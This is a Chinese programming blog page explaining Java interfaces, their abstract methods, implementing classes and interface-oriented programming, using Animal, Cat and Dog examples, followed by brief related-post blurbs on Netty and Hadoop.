
假设: 三位互联网风云人物除了本身的职位外,给他们增加医生、警察、司机三个职务。现在他们要去学习一项Java开发的技术,对于老师来讲,三位都是学生,老师只关注学生这一个身份,其他的身份与老师无关。 image.png 使用接口的好处 通用性 隔离性 通用性:无论是医生、警察、司机,通通全部当做学生对待。 隔离性:无论是医生、警察、司机,特有的功能与我无关,我只关心学生相关的功能。 接口的格式与组成部分 接口基本定义格式: public interface 要定义的接口名称 { //...... } 接口当中可以包含的组成部分有: 1.抽象方法 2.常量 3.默认方法(Java8) 4.静态方法(Java8) 5.私有方法(Java9) 接口的抽象方法定义 抽象方法定义:public abstract 返回值类型 方法名称 (参数类型 参数名称); 注意: 1.接口中的抽象方法,修饰符如果要写,必须是:public abstract; 2.接口中的抽象方法,修饰符可以省略不写,默认就是 :public abstract; 3.抽象方法只有方法头,不能有方法体大括号; public interface Animal { //定义一个抽象方法 :吃东西 public abstract void eat(); //写了修饰符; //定义一个抽象方法 :睡觉; void sleep(); //不写修饰符; } image.png 使用接口 如果要想使用定义好的接口,必须有一个接口的"实现类", 定义实现类格式为: public class 实现的类名称 implements 接口名称 { 一定要覆盖重写所有抽象方法 } 什么是覆盖重写(Override)抽象方法? 1.将接口当中的抽象方法抄过来; 2.去掉abstract关键字; 3.写上大括号方法体; Cat就是Animal接口的实现类;Cat类实现了Animal接口。如下图: public class Cat implements Animal { public void eat(){ } public void sleep() { } } 接口与实现类的基本使用 如何使用接口与实现类? 创建: 接口名 引用名 = new 实现类名(); 调用: 引用名.抽象方法名(参数); public class Demo01 { public static void maim(String[] args){ //创建 Animal cat = new Cat(); //调用接口当中定义好的抽象方法; cat.eat(); cat.sleep(); } } 上图代码注意: 1.左边是接口类型,那么只能调用接口当中定义好的内容,不能调用右侧实现类当中特有的内容。(接口隔离)。 2.当调用接口当中的抽象方法时,真正进行运行的是右侧new的时候类的具体方法的内容。 3.调用的时候看左边,运行的时候看右边。 面向接口编程 准备三个.java文件,分别是Animal.java 、 Cat.java 、 Dog.java 我这里把三个文件写在一起 大家测试的时候还是常规分开三个文件。 Animal.java public interface Animal { public abstract void eat(); void sleep(); } Cat.java public class Cat implements Animal { public void eat(){ } public void sleep(){ } //这是一个Cat特有方法,接口中没有定义 public void catchMouse(){ } } Dog.java public class Dog implements Animal { public void eat(){ } public void sleep(){ } //这是一个Dog特有方法,接口中没有定义 public void watchHouse(){ } } 上边Cat和Dog各有一个自己独有的方法,Cat(catchMouse) Dog(watchHouse) 接口中只定义了两个方法 eat sleep. 如果不使用面向接口编程要这样写: public class Demo1 { public static void main(String[] args){ Cat cat = new Cat(); method(cat); Dog dog = new Dog(); method(dog); } public static void method(Cat cat){ cat.eat(); cat.sleep(); } public static void method(Dog dog){ dog.eat(); dog.sleep(); } } 如果使用面向接口编程: public class Demo2 { public static void main(String[] args){ Cat cat = new Cat(); method(cat); Dog dog = new Dog(); method(dog); } //使用接口作为参数类型 这样就不区分到底是猫还是狗 只能访问接口中定义的方法 隔离开了猫和狗特有的方法 public static void method(Animal animal){ animal.eat(); animal.sleep(); } } 很显然,后者使用接口作为参数类型 ,这样就不区分到底是猫还是狗 ,只能访问接口中定义的方法, 隔离开了猫和狗特有的方法。 使用接口作为左侧类型的好处,屏蔽掉了右侧的特性内容(catchMouse、watchHouse),达到隔离同一的目的。 面向接口编程: 如果使用的功能,接口已经可以满足,那么就不在乎具体的类是谁,只在乎接口即可。

优秀的个人博客,低调大师

Netty 源码阅读入门实战(一)-介绍

1 简介 以 Netty 为底层的框架 Netty 是什么 Netty 技术和方法的特点 设计 针对多种传输类型的统一接口 - 阻塞和非阻塞 简单但更强大的线程模型 真正的无连接的数据报套接字支持 链接逻辑支持复用 易用性 大量的 Javadoc 和 代码实例 除了在 JDK 1.6 + 额外的限制。(一些特征是只支持在Java 1.7 +。可选的功能可能有额外的限制。) 性能 比核心 Java API 更好的吞吐量,较低的延时 资源消耗更少,这个得益于共享池和重用 减少内存拷贝 健壮性 消除由于慢,快,或重载连接产生的 OutOfMemoryError 消除经常发现在 NIO 在高速网络中的应用中的不公平的读/写比 安全 完整的 SSL / TLS 和 StartTLS 的支持 运行在受限的环境例如 Applet 或 OSGI 社区 发布的更早和更频繁 社区驱动

优秀的个人博客,低调大师

【从入门到放弃-Hadoop】Hadoop基础学习

前言 目前人工智能和大数据火热,使用的场景也越来越广,日常开发中前端同学也逐渐接触了更多与大数据相关的开发需求。因此对大数据知识也有必要进行一些学习理解 基础概念 大数据的本质 一、数据的存储:分布式文件系统(分布式存储)二、数据的计算:分部署计算 基础知识 学习大数据需要具备Java知识基础及Linux知识基础 学习路线 (1)Java基础和Linux基础(2)Hadoop的学习:体系结构、原理、编程第一阶段:HDFS、MapReduce、HBase(NoSQL数据库)第二阶段:数据分析引擎 -> Hive、Pig 数据采集引擎 -> Sqoop、Flume 第三阶段:HUE:Web管理工具 ZooKeeper:实现Hadoop的HA

资源下载

更多资源
腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

Sublime Text

Sublime Text

Sublime Text具有漂亮的用户界面和强大的功能,例如代码缩略图,Python的插件,代码段等。还可自定义键绑定,菜单和工具栏。Sublime Text 的主要功能包括:拼写检查,书签,完整的 Python API , Goto 功能,即时项目切换,多选择,多窗口等等。Sublime Text 是一个跨平台的编辑器,同时支持Windows、Linux、Mac OS X等操作系统。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册